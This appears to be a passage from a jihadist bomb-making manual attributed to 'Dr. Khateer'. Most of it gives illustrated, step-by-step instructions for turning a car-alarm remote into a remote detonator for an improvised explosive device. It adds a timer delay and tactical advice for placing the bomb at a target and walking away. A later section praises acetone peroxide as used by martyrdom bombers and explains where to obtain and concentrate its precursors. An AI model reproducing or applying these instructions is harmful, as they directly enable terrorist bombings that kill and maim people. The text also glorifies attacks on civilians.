What you will need for this experiment is the remote, the receiver, alarm speaker's wire, one 9V battery or more depending on your need, a 9V battery connector, a small lamp light, pliers, screwdriver, washing machine timer and duct tape. The use of the washing machine timer is recommended. Its main purpose is to provide safety on the receiver. We will be discussing this in later steps.

Preparation:

1. Take the alarm speaker and clip the wires off of it. Then do the same for the receiver wires that connect to the alarm speaker as seen in Figure 1.2 on the following page. This will leave you with the two wires. Strip the coating of the wires ends using the pliers. Keep them aside for now.

FIGURE 1.0
Displayed are some of the essential components of this experiment.





FIGURE 1.0

A Little Science



The dark blue and dark grey wires are the wires for thel amp connection. The lamp has no polarity. The dark blue and the dark grey wires can be connected to the lamp wires either way.

Important



Throughout the remainder of the instructions, the **positive (+)** is in reference to the red wire whereas the **negative (-)** is in reference to the **black wire.** The use of red in relation to positive (+) and black in relation to (-) is standard in the electronics industry.




FIGURE 1.1




FIGURE 1.2



FIGURE 1.3



FIGURE 1.4




FIGURE 1.5





FIGURE 1.6


2. Cut all the wires from the plastic connections that are attached as seen in Figure 1.4.

3. Figure 1.5 shows the **red wire** going through the plastic connection; this is the **positive (+)**. Inside the plastic connection is a fuse that we won't be using, so proceed with cutting it out as seen in Figure 1.6.

4. Figure 1.7 below displays the dark blue and dark grey wires. Be sure not to use the two wires that are the same color.



Shopping Tip



When you purchase a battery connector, it should come with a short wire of **positive (+)** and **negative (-)**. Buying an extension for it might help in tidying up the final

Remember



Electronic devices are sensitive to static electricity, which could destroy the device if improperly handled. Exercise extreme caution to prevent static discharge. Do not wear any metal objects. Wear clothing that does not generate static electricity. Keep other electrical objects away from your work area.



FIGURE 1.8



FIGURE 1.9




FIGURE 2.0




FIGURE 2.1

5. Cut off the rest as seen in Figure 1.8. This is to ensure you avoid accidental detonation through unwanted electrical contact.

6. Wrap duct tape around the tips of the wires.

7. Remove the coating from the wires and twist them as seen in Figure 2.0.

8. Cut the 9V battery connection as shown in Figure 2.1.

9. We will now incorporate the battery connector into our steps and connect it with the receiver. Do that by wrapping the **positive (+)** of the battery connector to the **positive (+)** of the receiver. Then wrap the **negative (-)** of the battery connector to the **negative (-)** of the receiver as seen in Figures 2.2 and 2.3.




FIGURE 2.2




FIGURE 2.3




FIGURE 2.4




FIGURE 2.5





FIGURE 2.6

Remember



We have used a lamp here for testing purposes.

Important

As a note, the common thickness of wire for most alarms is Type 1C. Because of the type of device you are building, any thickness of wire between Type 1C and Type 1E is sufficient. The preferred wire type is stranded versus solid wire, which is good for twisting together.




FIGURE 2.7




FIGURE 2.8

10. As shown in Figure 2.4 for the plastic connection that we had previously cut from the receiver, wrap one of the wires (it doesn't matter which one) of it to the negative (-) of the battery connector and the negative (-) of the receiver. That way, the negative (-) coming from the plastic connection is connected to both the battery connector and receiver as seen in Figure 2.5. Then with the other wire from the plastic connection, wrap it with either the blue or grey wire as shown in Figure 2.6 or with both.

11. Wrap the wires from the alarm speaker that we had earlier cut off with the lamp light as seen in Figure 2.7.

12. Figure 2.8 shows duct tape wrapped on all the exposed wires.

13. Connect the male plastic connection from the receiver to the female plastic connection from the lamp light as shown in Figure 2.9 below.





FIGURE 2.9

HINT



To use more than three batteries, purchase a few more battery connectors. The wires will be going in the same place as before (i.e., **positive (+)** with **positive (+)** and vice versa. The purpose of increasing the voltage is because if the lamp light requires more amps, the extra batteries would facilitate that.

Shopping Tip



The model shown above has an antenna on the remote. The antenna strengthens the range giving it approximately 150 meters in the open.




FIGURE 3.0



FIGURE 3.1

14. Connect the battery connector to the 9V battery. Press the unlock button on the remote for testing. If the connection is right, the lamp will light as shown in Figure 3.0.

15. To increase the voltage, increase the number of batteries. Figure 3.1 shows how to use three bateries. Use duct tape to ensure the stability of the batteries. When testing, notice the difference in the light between Figures 3.0 and 3.1. This ends the general assembly of the remote control detonation. It is now ready for use but there are further steps to take for the purposes of safety and ease.

Removing extra buttons:

To prevent accidental pressing of the buttons thus causing an unwanted detonation, then follow the images shown below. Unscrew the remote, remove all buttons except the unlocking one, and do the same for the buttons on the circuit board.





FIGURE 3.2

A Little Science



The safety that the washing machine timer provides is only when the remote in your hand is the cause of detonation.

Important

Bombs can explode accidentally when there is no timer involved. Friction can be enough to detonate the device. Pay special attention to the warning on page 35 .




FIGURE 3.3




FIGURE 3.4

Using a washing machine timer:

A washing machine timer is used for safety on the receiver; it is what keeps the circuit connected and disconnected.

The timers shown in Figure 3.3 give a five-minute delay.

Preparation:

1. Screw a nail into the timer as shown in Figure 3.4.

2. The yellow wire that is going from the battery connector to the receiver is cut in the middle. One end of the wire is connected to the screw and the other is connected the metal rod protruding from the knob. The timer in this configuration serves as a terminator of the circuit. Refer to Figure 3.5 below.

3. Connect the wires as shown in Figure 3.5 (white is negative (-) and yellow is positive (+)). Notice that the cut must be in the positive (+). That is because the negative (-) charge could be delivered by a multitude of objects – such as friction – and this could cause accidental detonation. Therefore it should be wrapped with duct tape.





FIGURE 3.5

HINT



If you are assembling the bomb far away from the target, hook a small wire in the timer and around the metal rod to stop it from turning. When you reach the target, simply remove the wire and the timer will continue ticking.

Dr. Khateer's Advice

• Follow the instructions carefully in the explosives field. The first mistake can be the last.

• Some remote sets come with two remotes; destroy one of them for safety precautions since it's possible that someone might press the button accidentally, causing a detonation.

• Finally, the safest thing to do is to connect the battery just before placing the bomb in the place of target.

• Moisture and dirt are the enemy of electronics.

• Insure all wires are clean prior to twisting together to make a connection.

• Moisture and dirt can lead to failure of your remote control detonation device.

• Make sure your hands are clean to avoid a bad connection when connecting the wires.

• Do not tape the batteries to the receiver until you are ready for placement of the bomb in the targeted place.




DIAGRAM 1.0

Remember

In Diagram 1.0 above, the **positive (+)** of the battery is connected to the screw while the **positive (+)** of the receiver is connected to the metal rod. The **negative (-)** of the battery is connected directly to the **negative (-)** of the receiver.

Steps for using the timer with an Improvised Explosive Device (IED):

When placing the timer with the IED at the place of destination:

a . Turn the knob on the timer to the time needed.
b. Connect the battery.
c. Situate it at the place of target and walk away.

If you need to dissemble the IED from its location follow these steps:

a. Turn the metal rod on the timer in order to disconnect the circuit.
b. Disconnect the battery.

Our Test

In this experiment, the mujahid was about 70 meters away from the bomb in an open area. The city is not an open area so be within sight.









Making
Acetone Peroxide

Dr. Khateer





Making Acetone Peroxide

Why Acetone Peroxide?

Acetone Peroxide (AP) is a very popular explosive because it is easy to manufacture and its ingredients are widely available. To make Acetone Peroxide you need H_2O_2, acetone, and sulfuric acid or hydrochloric acid.

What are its advantages?

- Easy to make
- Ingredients widely available

What are its disadvantages?

- Acetone peroxide volatilizes if left at room temperature. Therefore it should be used within a few days of manufacture.
- It's sensitive: AP is sensitive to friction, heat, flame, and impact. Caution should be used when dealing with acetone peroxide.
- Should not be used as a main charge unless there is no other material available.

What are its characteristics?

- White crystals
- Insoluble in water but soluble in acetone.
- Can be detonated by a flame or a drop of sulfuric acid
- Detonation velocity is 3700 - 5200 m/s
- Primary explosive (primary explosives are used for detonating main charges)
- Should be made in small amounts due to its sensitivity.

Ingredients

- H_2O_2 (hydrogen peroxide)
- acetone
- sulfuric acid or hydrochloric acid

Important

The sensitivity of AP is such that making large quantities of it is very risky.

Remember

If your AP is ready, it should be used within days since delayal can lead to poor results.

Palestinian *Istishâdiyîn*

Many of the martyrdom bombers in Palestine use acetone peroxide not as the primer but as the main charge for the explosion.



A Little Science



Hydroponics is the process of growing plants in sand or liquid and adding the nutrients but without using soil.

Where do you find the ingredients?

a. For Hydrogen Peroxide:

Hydrogen peroxide (H_2O_2) has many uses. It is sold over the counter in pharmacies and drug stores as an antiseptic for wounds. This is usually 3% concentration and sometimes comes in 6%. H_2O_2 is also used as a bleach for hair and is thus found in every hair salon and beauty shop. For hair bleach, it comes in any of the following concentrations: 6%, 12% and 18%. H_2O_2 is available in higher concentrations but is more difficult to get. Pure H_2O_2 is very volatile and is explosive. In the pure form it is used as rocket fuel. In concentrations higher than 70%, H_2O_2 may be mixed with organic fuel such as flour or black seed to make an explosive main charge.

Sometimes the concentration percentage would not be listed on the bottle. Instead it would be as volumes. This should not be confused with percentage. So for example if it says that the hydrogen peroxide is 10 volume that doesn't mean it is 10% concentration. The volume refers to the amount of oxygen released from the H_2O_2. For example 1ml of a 3% H_2O_2 concentration would release 10ml of oxygen and thus would be a 10 volume. See Table 1.0.

Other places where H_2O_2 may be found are pool supply shops where it is used as a disinfectant and in hydroponic shops.

H_2O_2	Volume
3%	10
6%	20
12%	40

Table 1.0

b. For Acetone:

Acetone is a clear volatile liquid with a strong odor. Because of its volatility it should be kept in a closed container. Acetone is a strong solvent and is widely used in industry. For example in the US, by volume, acetone is one of the most produced industrial chemicals. It is available over the counter in beauty shops and hardware stores. In beauty shops it is used as a nail polish remover. However, you would need to look at the ingredients list to make sure that it includes acetone because other solvents could be used such as acetates. Therefore if you do not find acetone listed and instead you find an acetate such as N-Butyl Acetate, then you should look elsewhere. If the ingredients list acetone, you would need to make an experiment to test if the nail polish remover is suitable to make acetone peroxide because some of the other ingredients may interfere with the reaction.

HINT



Acetone is also widely available in hardware stores. In the US for example, it could be found at places such as Home Depot, Sears and Wal-Mart. Acetone is also available at paint shops since it is an important ingredient in many paints.

c. Others

Sulfuric acid is available in low concentrations in car batteries. You may use new or used battery water but the new has less contaminants in it. To concentrate, boil until 1/10 of the original volume. You should be left with high concentration sulfuric acid. It is also available as a drain cleaner. Hydrochloric acid may be used as a substitute for sulfuric acid. It is available as a drain cleaner and may be sold under the name muriatic acid.

A Little Science

Sodium carbonate is called Soda ash and is available at grocery stores. It's used for cleaning. You may substitute it with Sodium bicarbonate which is baking powder.



FIGURE 1.0
All of the parts you will be required to have are shown. What is not shown here is that you can choose to have any kind of dropper for the experiment.

